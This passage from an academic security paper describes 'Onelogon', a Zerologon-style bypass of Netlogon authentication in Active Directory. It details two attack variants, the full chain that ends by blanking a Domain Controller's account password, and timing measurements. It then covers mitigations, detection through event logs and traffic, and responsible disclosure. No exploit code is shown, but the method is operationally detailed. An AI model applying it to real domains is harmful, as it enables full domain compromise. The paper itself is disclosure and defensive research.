A challenge that passes Microsoft's security check will, during encryption with AES-CFB8, produce at least four different inputs to the AES block cipher (all zeroes initially, but then different inputs to encrypt the final three bytes of the challenge). To obtain a challenge that encrypts to itself while bypassing the patch, the resulting key stream byte must be zero for all four of these inputs. The probability of this occurring is only 2^{-32}, which — without additional improvement — requires a number of attempts too large for a practical attacker (e.g., a naïve implementation of this attack with individual NRPC connections would require several years of bruteforcing against the Domain Controller). However, this intuition gives rise to a more sophisticated attack, *Onelogon*, which we show is feasible in practice.

4.3 The Global Challenge List

To make our attack practical, we need to first examine how Netlogon handles incoming connections in detail.

The Netlogon server stores the challenges for pending connections in a linked list, the *global challenge list* `NlGlobalChallengeList`, where they are identified by the client's computer name (which is attacker-controlled). Every authentication attempt against any of these challenges requires the server to look it up in the list, that is, iterating through it, skipping entries with mismatched computer names, and

[3] https//specterops.io/

[4] For reasons of client confidentiality, we only received aggregate statistics from SpecterOps. Collecting data from enterprises that choose to engage a security company likely biases this sample toward environments that are generally more security-conscious. Thus, it is possible that this setting is even more prevalent in practice (i.e., more AD domains are vulnerable).

comparing the credentials in the request with those stored in the list entries. Unsurprisingly, this causes a significant slowdown for connection and authentication attempts when the list is full.

Fortunately for us however, it also means that we do not need to send an authentication attempt for every challenge that we store on the server, because the service will always test our authentication attempts against *all* pending sessions. Since the server challenge will also be randomized and thus different on every connection attempt, we can send the same challenge multiple times in a row and still obtain different session keys for every authentication request.

To prevent resource exhaustion, Windows caps the list at 100,000 entries and any further connection attempts will replace a randomly selected entry in the list. Periodically, the Netlogon server also removes all list entries for challenges older than two minutes. Finally, when a connection is successfully authenticated, all entries for that computer name are removed from the list.

A fast exploit attempt therefore must either a) manually clear the challenge list (which requires successful authentication), or b) remain below 100,000 open connection attempts. Otherwise, we need to wait for the pending sessions to expire before we can attempt additional connections, which is too slow for practical purposes.

4.4 Attacking With a Computer Account

For now, we assume that an attacker has successfully obtained credentials to an arbitrary but otherwise unprivileged computer account to be able to clear their connections from the global challenge list (see Section 4.3). In practice, obtaining credentials for an arbitrary computer account is easier than obtaining credentials for a specific high-privilege account (e.g., a Domain Controller), since compromising any single domain-joined host (e.g., any laptop or desktop computer of a user, or any low-privileged server) yields credentials for its corresponding computer account. However, we will also introduce a variant of our attack that does not have this prerequisite in Section 4.5.

We observe that the final challenge byte is never used as part of the input to the AES block cipher (it is only encrypted with the key stream byte generated from the previous 16 bytes of IV and data), and therefore does not influence the generated keystream used for encryption. We can leverage this behavior to reduce the 32-bit brute-force attack (Section 4.2) to 2^{24} connection attempts. Figure 3 illustrates this attack.

Consider, without loss of generality, the client challenge `00 00 00 00 55 66 77 00`. Assume that the self-encrypting property we relied on previously still holds for the all-zero input and for the first two non-zero inputs to the block cipher. Then, the AES-CFB8 encryption of the challenge (i.e., the client credential) takes the form `00 00 00 00 55 66 77 XX` with an unknown byte in the last position. Because the challenge list is not cleared on unsuccessful authentications, an attacker can seed the challenge list with 100,000 possible session keys and then simply try all 256 possible client credentials to detect if there is a challenge vulnerable to *Onelogon*. If this is not the case, the attacker flushes the challenge list by successfully authenticating with the same computer name, and retries the attack. To obtain the resulting RPC authenticator for a timestamp of zero, the protocol then re-encrypts the last byte (`XX`) with the same keystream byte as before. Since this is just an XOR operation, that is, its own inverse, the authenticator is simply the same as the original client challenge.

Therefore, an attacker does not actually need to brute-force all 32 bits. Instead, it is sufficient to brute-force 24 bits, and try the 256 possible client credentials for authentication afterwards.

4.5 A General Attack

We can eliminate our previous assumption of a computer account and generalize our *Onelogon* attack by shifting complexity away from the number of pending connections to less than 100,000 and toward the number of authentication attempts that we need to make. We can do so by developing a meet-in-the-middle approach to successfully compute a valid credential and authenticator, shown in Figure 4.

Fundamentally, we apply the core idea from before to the 7^{th} byte of the credential instead of the final byte. Again, this means that the authenticator's 7^{th} byte will be identical to that of the original challenge. However, this time, the keystream byte for the final authenticator byte will differ from that used to obtain the credential, and will thus be unknown to the attacker.

Consider, without loss of generality, a client challenge in the form `00 00 00 00 55 66 00 00`. If our AES-CFB8 self-encryption primitive holds for the first *two* block cipher inputs, we obtain the corresponding client credential `00 00 00 00 55 66 XX YY`. Intuitively, obtaining a session key that fulfils this requirement has a probability of $256^{-2} = 2^{-16}$, which is expected to occur at least once if we fill the global challenge list with our connection attempts.

The attacker can now brute-force the last two bytes of the credential (`XX YY`) until authentication succeeds. However, the correct authenticator is still unknown to the attacker. As we have shown previously, the encryption "cancels out" for byte 7, but it does not for the final byte, that is, the attacker knows only that the authenticator has the form `00 00 00 00 55 66 00 ZZ`. Luckily, RPC connections are tolerant to incorrect authenticators (the request is simply ignored), so the attacker can then just test all possible authenticators to make the RPC call.

This meet-in-the-middle attack variant of *Onelogon* does not require a computer account to reset the global challenge list because it does not exceed 100,000 challenges. Its success is only limited by the speed of which an attacker can perform authentication attempts within the two minute timeout window for challenges.




Figure 3: Computing a fake client credential and authenticator for the attack described in Section 4.4.

4.6 Full Attack Chain

For both attack scenarios of *Onelogon*, we can follow an attack chain similar to that of Zerologon (see Section 2.2.1).

First, the attacker needs to decide on a target account that is vulnerable to *Onelogon*, that is, an account for which secure RPC enforcement is disabled (see Section 4.1). To enumerate the accounts that are exempt from this enforcement, the attacker can parse group policy objects (GPO) that are found on the `SYSVOL` network share of the Domain Controller [22]. If a GPO defines the registry key `VulnerableChannelAllowList`, the Discretionary Access Control List (DACL) for that key can be used to extract the exempted machine accounts.

In theory, every account with either one of the `WORKSTATION_TRUST_ACCOUNT` or `SERVER_TRUST_ACCOUNT` flags can be used to authenticate over Netlogon. This includes managed service accounts (MSAs), but as the exemption policy is mainly designed to allow legacy systems to connect, it is unlikely that MSAs are exempted from the enforcement. Because of the flexibility of Windows' DACLs, administrators can, in addition to accounts, also exempt entities like user groups or security principals from secure RPC enforcement. Any account that is a member of an exempted entity can be targeted by the attacker. Moreover, if a group like `Authenticated Users` or `Everyone` is exempted, the attacker can compromise any computer account in the domain.

The attacker then uses one of the two *Onelogon* attack variants (Section 4.4 or Section 4.5) to perform an RPC call as the target user. As for Zerologon, the attacker uses a zero timestamp in the authenticator, and makes a `NetrServerPasswordSet2` RPC call [37].

Because we know that the session key will still encrypt all-zero plaintexts to all-zero ciphertexts, we can again provide an all-zero buffer as the argument (see Section 2.2.1). This sets the password length to zero, and thus clears the password for the target account. The attacker has now full control over the account with all of its privileges. For example, if the targeted account was the Domain Controller's computer account, the attacker has fully compromised the entire AD domain.

If the attacker is able to edit the registry key (or group policy) directly, for example, because access was delegated to lesser-privileged users, then the attacker can directly exempt a Domain Controller's computer account and use *Onelogon* to take full control of the AD domain.

4.7 Feasibility

We previously discussed in Section 4.1 that AD environment configurations that exempt some or all connections from secure RPC enforcement (and thus *potentially vulnerable to Onelogon*) occur frequently (≈23% of AD domains). Another, differently-scoped scan in 2026 for a different set of SpecterOps clients, revealed AD domains that are *directly vulnerable to Onelogon* at six of 270 enterprises (≈2.2%).

Next, we show that the attacks are also truly practical to perform. We implemented prototypes of our attacks in Python 3.13 using the Impacket library [9]. We measured the performance of our prototypes against a fully patched and up-to-date Domain Controller running the latest Windows Server 2025 Standard Evaluation Build 26100. The attacker machine ran Kali Linux 2025.4. We used VMware Workstation Pro 25H2 to virtualize both the attacker and target machines on




Figure 4: A meet-in-the-middle attack on the computation of the client credential and the RPC authenticator allows a practical attack on the Netlogon protocol.

a machine with an AMD Ryzen 9 7950X 16-core processor and 64 GB of DDR5 RAM.

We then measured the average time per authentication attempt made for each attack, and then calculate the expected average attack time for each of the attack scenarios. Note that the actual attack time is highly variable, because it is entirely up to chance when we encounter a vulnerable session key. However, we can anecdotally confirm that the attack time in practice tends to match these estimates. Table 1 shows an overview of these results.

We did not attempt to evaluate the naïve implementation of the full 32-bit brute-force attack with a full connection setup and teardown on every attempt. With an empty challenge list (the best possible scenario), a challenge request followed by an authentication attempt took roughly 100 ms; performing the expected number of 2^{31} requests would take 6.8 years to complete, which is prohibitively long.

For completeness, we also implemented more intelligent variants of the naïve brute-force. If an attacker relies on the global challenge list to perform only one authentication attempt per 100,000 challenges, performances increases drastically to around a month of brute-forcing, though the attacker then needs to wait two minutes for the list to be cleared. It is also possible to continue sending challenges, which improves performance somewhat, but the random replacement in the challenge list makes it difficult to estimate an expected attack time. The average time to send 100,000 new challenges increases from 3.164 s to 42.002 s when the list is full; in the best case, if we only ever replace old challenges (which is unrealistic), the expected attack time would drop to 10.44 days. By leveraging another compromised computer account to flush the challenge list, the cost of the brute-force attack can be further reduced.

The *Onelogon* attacks we introduced in this paper are those that are practical. Interestingly, our 24-bit brute-force attack (Section 4.4) and our meet-in-the-middle approach (Section 4.5) are similar in performance. Both compromise the target account with an expected attack time of 32.44 min and

Attack	Account	Time per cycle (s)	Expected # of cycles	Expected attack time
32-bit brute-force waiting for the timeout	✘	120.000	$\frac{2^{31}}{100000} \approx 21474.8$	29.83 days
32-bit brute-force with account	✔	3.164	$\frac{2^{31}}{100000} \approx 21474.8$	18.87 h
24-bit brute-force (Section 4.4)	✔	23.200	$\frac{2^{23}}{100000} \approx 83.9$	32.44 min
Meet-in-the-middle (Section 4.5)	✘	120.000	$\frac{2^{15}}{1778} \approx 18.4$	36.84 min

Table 1: Expected average attack times for *Onelogon*. The *time per cycle* refers the to the time taken for one round of filling the challenge list and running all authentication attempts. Note that the the performance of the meet-in-the-middle attack is instead bounded by the number of authentication requests that can be performed before the challenges expire. At 65.68 ms per authentication attempt, with 116.364 s remaining until timeout after placing 100,000 challenges, this translates to 1778 authentication attempts per cycle.

36.84 min respectively, thus the 24-bit attack being marginally faster, but the meet-in-the-middle approach eschewing the account requirement.

Finally, additional parallelization of the attacks would only lead to marginal performance gains because Netlogon serializes most operations, including authentication and modifications of the challenge list, behind a global lock.

5 Discussion

Addressing the *Onelogon* attacks, like Zerologon, is a non-trivial, complex endeavor because real-world AD deployments require some of the features that make the attacks possible in the first place. A combination of multiple approaches, mitigations and also active detection techniques, is required to comprehensively defend against *Onelogon*. In the following, we discuss defenses against *Onelogon*, some of which administrators of affected network can deploy themselves and others that require Microsoft to release patches. We have shared these defenses with Microsoft as part of our responsible disclosure.

5.1 Mitigations

Randomize the AES-CFB8 IV. The core flaw that enables both the Zerologon and *Onelogon* attacks is that the IV used for the AES-CFB8 encryption is hardcoded to an all-zero value [20, see § 3.1.4.4.1]. This results in all-zero inputs to the block cipher being used to derive a constant (for Zerologon) or near-constant (for *Onelogon*) key stream.

To conform with NIST recommendations, the IV used for any CFB mode variant should be unique and unpredictable for each plaintext [8]. If, as is commonly done incorrectly in other protocols, the IV is fully determined by the sender and transmitted alongside the message, a malicious client can still set it to contain only zeroes (and, in fact, this would also enable similar attacks with non-zero values). Instead, it is possible to derive sufficiently unpredictable IVs from a nonce (e.g., a message sequence number) by encrypting them with the session key, which the attacker is not able to recover in any of the attacks we describe [8].

However, modifying the Netlogon protocol to initialize the IV properly would be a backwards-incompatible change. Such a change would require a transition period and would still leave devices without support for the new protocol version vulnerable to attacks.

Reject Malicious Credentials. In both Zerologon and *Onelogon*, the goal is to find a session key that produces a ciphertext that is similar to the plaintext input. As a short-term mitigation that is backward-compatible, we can detect and reject connections that use such session keys based on a similarity metric (e.g., the number of matching bytes) between the plaintext and ciphertext.

Instead of looking (only) for sequences of identical bytes in the challenge itself, we can also, for example, reject connections where the first five bytes of the client challenge and client credential match. Like the original Zerologon patch, this would result in a false positive rate of 2^{-40} while rejecting all corresponding Zerologon and *Onelogon* challenges. A similar check can be applied to the computation of authenticators from the credential.

However, such a mitigation is not perfect and does not address the root cause itself. To bypass this mitigation, the attacker would need to further generalize our general *Onelogon* attack (Section 4.5) to cancel out the change to the fifth byte while obtaining the authenticator. The attacker then needs to brute-force the last three bytes of the authenticator, instead of only the last byte, which significantly increases the cost and time needed for exploitation. By cleverly combining this approach with appropriate timeouts and retries, it provides a strong probabilistic defense against Zerologon and *Onelogon*, just like stack canaries and address space layout randomization do for memory corruption vulnerabilities.

Restrict the Authenticator Timestamp. Once a secure channel has been successfully established by the attacker, an authenticator is required to prove authenticity for subsequent

RPC calls (see Section 2.1). Currently, the Domain Controller accepts every timestamp, including a value of zero (00:00 UTC, January 1, 1970), which allows an attacker to reuse the client credential as the authenticator.

In practice, clearly some level of flexibility is necessary to account for clock drift and imperfect synchronization between clocks, but accepting arbitrary 32-bit values appears unnecessarily lenient to us. It remains unclear to us why arbitrary values are supported for the authenticator timestamp — many other Active Directory features have significantly less tolerance for clock disparities.

As the timestamp is added to the first four bytes of the client credential, this mitigation would force an attacker to at least brute-force the last four bytes of the authenticator's credential.

Prevent Authenticator Brute-Forcing. In Section 4.5, we reduce the overall brute-force complexity of the attack by shifting it to the authenticator computation. Similarly, both of the previous mitigations would force an attacker to brute-force additional bytes in the authenticator.

Legitimate clients with an established secure channel should know both the session key and the client credential that was used for the initial Netlogon authentication. If the Domain Controller receives an authenticator that does not match the expected value, then either an outdated secure channel is used, or an attacker is attempting to brute-force the authenticator. In either case, we should not only reject the RPC call, but also terminate the secure channel. Legitimate clients can re-establish the secure channel, but attackers will no longer be able to brute-force the authenticator.

Ensure RPC Signing and Sealing. An attacker who has established a secure channel using *Onelogon* still requires the session key to sign subsequent RPC packets. If secure RPC is enforced, this means that an attacker cannot use that channel to make any RPC calls, and the channel is useless.

Unfortunately, Microsoft was forced to allow deployments to exempt certain legacy clients from secure RPC enforcement because such clients are widely deployed. Since uses of this exemption remain even five years after the initial Zerologon publication (see Section 4.1), it is evident that such legacy setups remain active today.

We highly recommend network administrators to audit both the GPO and the corresponding `VulnerableChannelAllowList` key on all Domain Controllers to ensure that no machine accounts are listed. If some legacy clients remain that are not capable of secure RPC, they should be isolated to a separate Active Directory forest to limit the impact of *Onelogon*. Moreover, it is crucial to audit and restrict write privileges for the `VulnerableChannelAllowList` key, to prevent attackers from enabling the vulnerability for specific target accounts.

5.2 Detection

Comprehensively addressing the *Onelogon* attacks properly is non-trivial: three of the four mitigations that we presented require Microsoft to make changes to Netlogon. Operators and administrators are left with only one mitigation that they can deploy themselves, namely ensuring proper RPC signing and sealing, but this might be incompatible with their AD deployment. If, in practice, we might be unable to patch the vulnerability, then it is crucial for us to at least be able to detect exploitation attempts and stop exploitation. Therefore, in the following, we discuss multiple ways of *detecting*, rather than preventing, *Onelogon* attacks within a network.

Windows Event Log. In the past, Microsoft introduced several event IDs to log potential exploitation attempts of the Zerologon vulnerability [18].

Specifically, event IDs 5827 and 5828 are logged when a non-exempted account attempts to establish a secure channel without secure RPC and this is rejected. If, on the other hand, such a connection attempt is permitted, and an RPC call is made, the Netlogon service will log events with the IDs 5830 (for machine accounts) or 5831 (for trust accounts) [17].

For all attacks that we presented, brute-forcing the session key will almost certainly lead to multiple failed authentication attempts (unless we guess the session key correctly on the first try, *Onelogon* will fail at least one authentication attempt). For the first unsuccessful authentication attempt, we observe an event with ID 5805 in the event log. After the secure channel is successfully established, the attack described in Section 4.4 will additionally log one event with ID 5830 or 5831, depending on the target account. Our meet-in-the-middle attack from Section 4.5 has to brute-force a single byte of the authenticator; every failed attempt at this last step will also result in a logged event.

Therefore, if operators are actively monitoring for these events, they can detect Zerologon and *Onelogon* attacks. This enables them to quarantine and isolate the host launching the attacks, stopping the exploitation attempts before the attacker can move laterally, escalate privileges, or compromise the domain with these attacks.

Netlogon Debug Logs. Microsoft also provides the capability to enable debug logging for the Netlogon service on Domain Controllers [21]. When enabled, the Netlogon server logs detailed information about Netlogon RPC calls including authentication attempts. All three *Onelogon* attack variants rely on repeated authentication attempts to find a vulnerable session key.

Initially, an attacker populates the global challenge list with 100,000 pending sessions via `NetrServerReqChallenge` calls. Once the list reaches 5,000 entries, every subsequent call to `NetrServerReqChallenge` causes the Netlogon server to write a "critical" debug log entry, which indicate that the

session list is starting to fill up and that sessions will be removed after two minutes. Additionally, it also emits a critical debug log entry for every failed authentication attempt that lists which account failed to authenticate.

Bezzateev, Fomicheva, and Zhemelev sketch a detection mechanism for Zerologon that relies on the Netlogon debug log in their short paper [3]. While debug logs commonly have significant runtime overhead and operators might not be inclined to enable them, such a mechanism can be used to detect ongoing *Onelogon* exploitation attempts. Administrators who are unable to enforce secure RPC signing and sealing because of legacy devices in their network might find the overhead of debug logs more palatable than the cost of having to replace all devices that do not support RPC signing and sealing.

Network Traffic Analysis. Brute-forcing session keys and authenticators over the network also requires sending a large amount of RPC calls to the Domain Controller. At an average size of 130 B per RPC call, the 24-bit bruteforce variant described in Section 4.4 will result in approximately 1 GB of network traffic to the Domain Controller. Monitoring network traffic, for example, through an network intrusion detection or prevention system, for unusually high RPC call counts and traffic flow can also help detect ongoing *Onelogon* attacks.

5.3 Future Work

At its core, the *Onelogon* attack that we introduced in this paper relies on the same flawed AES-CFB8 implementation that the Zerologon vulnerability exploited. Without fundamentally fixing the implementation of how Netlogon is incorrectly using the AES-CFB8 encryption mode and following cryptographic best practices (NIST recommendations), new variants of the attacks and other vulnerabilities might be discovered in Netlogon in the future. Currently, only the Netlogon Security Support Provider (SSP) protects against authentication bypasses in the Netlogon protocol. This protection only remains effective as long as no new vulnerabilities are found in the session key establishment process or the signing and sealing of RPC packets. Consequently, future work should closely examine the Netlogon SSP to identify potential weaknesses.

Samba also implements the Netlogon protocol following the MS-NRPC specification [38]. Since Samba was also found vulnerable to Zerologon [1], it is likely that Samba is also vulnerable to the *Onelogon* attack. However, we have not empirically validated that this is the case, as Microsoft's implementation is most widely used. Future work should investigate if other Netlogon implementation are also vulnerable.

Mollema combined the original Zerologon attack with a relay attack to compromise AD domains without resetting any machine account passwords [26]. This attack exploits the pass-through authentication mechanisms of the Netlogon protocol to request the session key of a relayed NTLM connection. The *Onelogon* attack achieves the same goal of establishing a secure channel with any computer account. The attack by Mollema could be adapted to the *Onelogon* attack to bypass authentication and obtain the session key. Unlike the attacks we presented in this paper, the relay attack would grant administrative privileges directly to the targeted computer instead of compromising its computer account. Due to the overall complexity of the *Onelogon* attack and the higher time requirements, a different approach is likely needed to work around the time constraints of the relay attack, which future research should study.

Finally, fuzzing the Netlogon protocol implementation could also reveal new vulnerabilities. In particular, fuzzing RPC functions that should require an established secure channel could expose new vulnerabilities that allow privilege escalation from a normal computer account to a Domain Controller or even across trust boundaries. Here, we want to point out CVE-2026-41089, a stack-based buffer overflow in Netlogon discovered after the submission of this paper [25].

6 Conclusion

In this paper, we introduced *Onelogon*, a new Zerologon-like attack that circumvents Microsoft's mitigations in certain, relatively common Active Directory (AD) configurations. *Onelogon* relies on a cryptographic flaw in the Netlogon protocol's authentication mechanism that was not sufficiently addressed by Microsoft's Zerologon patches.

We describe two variants of *Onelogon* that both allow an attacker to take over AD accounts and, in some cases, the entire domain in less than 40 minutes. We show how Microsoft and operators of AD domains can defend against these attacks, make multiple practical recommendations as to address the vulnerability at its root cause and probabilistic to retain backward-compatibility, and discuss how administrators can detect ongoing and successful attacks in practice.

Onelogon is, unfortunately, yet another case where the support for legacy systems ultimately compromises the security posture of an entire network. To help administrators and operators secure their systems, we make our implementation to detect vulnerable AD domains publicly available with the publication of this paper.

Disclosure

We responsibly disclosed our findings to Microsoft in December 2025 (see Ethical Considerations). Unfortunately, Microsoft has so far argued that any use of Netlogon RPC without secure RPC is "documented vulnerable" [18] and has not been willing to provide additional patches or guidance. Therefore, to provide practitioners sufficient time to address the *Onelogon* vulnerability themselves, we additionally disclosed the issue to CERT-Bund [33]; we do not expect patches to be forthcoming.

Acknowledgments

This research is supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 CASA – 390781972, the ICANN Grant Program, and the Internet Society Foundation, as well as the Vienna Science and Technology Fund (WWTF) and the City of Vienna [10.47379/ICT19056]. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the respective funding agencies.

Ethical Considerations

We disclosed the vulnerability and the *Onelogon* attacks that we described in this paper to Microsoft in December 2025, with the goal of engaging in a coordinated disclosure process to minimize impact for operators of AD domains.

Unfortunately, Microsoft has decided not to release a new patch and is instead arguing that the documentation for the required group policy options already includes a warning that exempted accounts might be "at risk" [18]. We disagree with this assessment and approach. The concept of "at risk" indicates that there is *assumed to be a non-zero probability* that a vulnerability *may* exist and that operators *should* take steps to minimize *potential* risk. However, it does not indicate that there is a *specific* and *confirmed* vulnerability that can be actively exploited, especially not within less than 40 minutes, and that operators *must* take steps to mitigate a *concrete* risk. Due to the relatively common use of the group policy and ease of exploitation, we believe that Microsoft's approach puts a considerable number of AD deployments in danger.

To nevertheless provide stakeholders sufficient time to react and mitigate the concrete risk that *Onelogon* poses, we additionally disclosed *Onelogon* to CERT-Bund [33]. With the release of the paper, we will also release our prototype implementation to allow administrators to check for vulnerable configurations in their AD deployments themselves. Finally, with the goal of preventing that this vulnerability is exploited, we have also already discussed detection mechanisms that Microsoft can implement if they chose to and others that operators can apply independently (see Section 5.1), and we also provided clear indicators of attempt and successful attacks (see Section 5.2).

References

[1] A. Bartlett and D. Bagnall. *Unauthenticated domain takeover via netlogon ("ZeroLogon")*. 2020. URL: https://www.samba.org/samba/security/CVE-2020-1472.html (visited on 11/26/2025).

[2] M. Bécard and G. André. *NTLM reflection is dead, long live NTLM reflection! – An in-depth analysis of CVE-2025-33073*. June 11, 2025. URL: https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025 (visited on 12/02/2025).

[3] S. V. Bezzateev, S. G. Fomicheva, and G. A. Zhemelev. "Agent-based ZeroLogon Vulnerability Detection." In: *2021 Wave Electronics and its Application in Information and Telecommunication Systems (WECONF)*. 2021. DOI: 10.1109/WECONF51603.2021.9470548.

[4] F. Butler, I. Cervesato, A. D. Jaggard, A. Scedrov, and C. Walstad. "Formal analysis of Kerberos 5." In: *Theoretical Computer Science* 367.1 (2006). Automated Reasoning for Security Protocol Analysis, pp. 57–87. DOI: 10.1016/j.tcs.2006.08.040.

[5] F. Cardoso. *What Is Zerologon?* 2020. URL: https://www.trendmicro.com/en/what-is/zerologon.html (visited on 11/05/2025).

[6] N. Corporation. *Zerologon Vulnerability Explained: Risks, Exploits and Mitigation*. 2020. URL: https://netwrix.com/en/cybersecurity-glossary/cyber-security-attacks/zerologon-vulnerability/ (visited on 11/05/2025).

[7] J. De Ciercq. "Deflecting Active Directory Attacks." In: *ISSE 2006 — Securing Electronic Busines Processes: Highlights of the Information Security Solutions Europe 2006 Conference*. 2006, pp. 168–175. DOI: 10.1007/978-3-8348-9195-2_18.

[8] M. Dworkin. *SP 800-38A. Recommendation for Block Cipher Modes of Operation Methods and Techniques*. Dec. 1, 2001. DOI: 10.6028/NIST.SP.800-38A.

[9] Fortra et al. *NRPC implementation in impacket*. 2025. URL: https://github.com/fortra/impacket/blob/master/impacket/dcerpc/v5/nrpc.py (visited on 05/27/2025).

[10] Fortra et al. *secretsdump.py script from impacket*. 2025. URL: https://github.com/fortra/impacket/blob/master/impacket/examples/secretsdump.py (visited on 11/04/2025).

[11] H. He, J. Self, K. French, S. Bhunia, M. Salman, and P. A. Regis. "Zerologon Explored: In-Depth Analysis and Mitigation Strategies for Microsoft's Critical Vulnerability." In: *2024 IEEE 24th International Symposium on Cluster, Cloud and Internet Computing Workshops (CCGridW)*. 2024. DOI: 10.1109/CCGridW63211.2024.00025.

[12] H. Kabibo. *A journey into forgotten Null Session and MS-RPC interfaces*. 2024. URL: https://securelist.com/no-auth-domain-information-enumeration/112629/ (visited on 10/16/2025).

[13] H. Kabibo. *NauthRPC*. 2024. URL: https://github.com/sud0Ru/NauthNRPC (visited on 10/16/2025).

[14] G. McDonald, P. Papadopoulos, N. Pitropakis, J. Ahmad, and W. J. Buchanan. "Ransomware: Analysing the Impact on Windows Active Directory Domain Services." In: *Sensors* 22.3 (2022). DOI: 10.3390/s22030953.

[15] Microsoft. *Enabling debug logging for the Netlogon service*. 2006. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-client/windows-security/enable-debug-logging-netlogon-service (visited on 11/07/2025).

[16] Microsoft. *[MS-NRPC]: Netlogon Remote Protocol*. Diff. between Rev. 36.0 and Rev. 37.0. Aug. 26, 2020. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ (visited on 11/07/2025).

[17] Microsoft. *CVE-2020-1472: Netlogon Elevation of Privilege Vulnerability*. Aug. 11, 2020. URL: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1472 (visited on 12/09/2025).

[18] Microsoft. *How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472*. 2020. URL: https://support.microsoft.com/en-us/topic/how-to-manage-the-changes-in-netlogon-secure-channel-connections-associated-with-cve-2020-1472-f7e8cc17-0309-1d6a-304e-5ba73cd1a11e (visited on 11/07/2025).

[19] Microsoft. *[MS-DRSR]: Directory Replication Service (DRS) Remote Protocol*. Rev. 44.0. Apr. 23, 2024. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/ (visited on 11/05/2025).

[20] Microsoft. *[MS-NRPC]: Netlogon Remote Protocol*. Rev. 47.0. Sept. 9, 2025. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ (visited on 11/05/2025).

[21] Microsoft. *Enabling debug logging for the Netlogon service*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-client/windows-security/enable-debug-logging-netlogon-service (visited on 11/24/2025).

[22] Microsoft. *How to rebuild the SYSVOL tree and its content in a domain*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/group-policy/rebuild-sysvol-tree-and-content-in-a-domain (visited on 11/11/2025).

[23] Microsoft. *Sysmon*. 2025. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon (visited on 11/07/2025).

[24] Microsoft. *Windows authentication overview*. 2025. URL: https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-authentication-overview (visited on 11/29/2025).

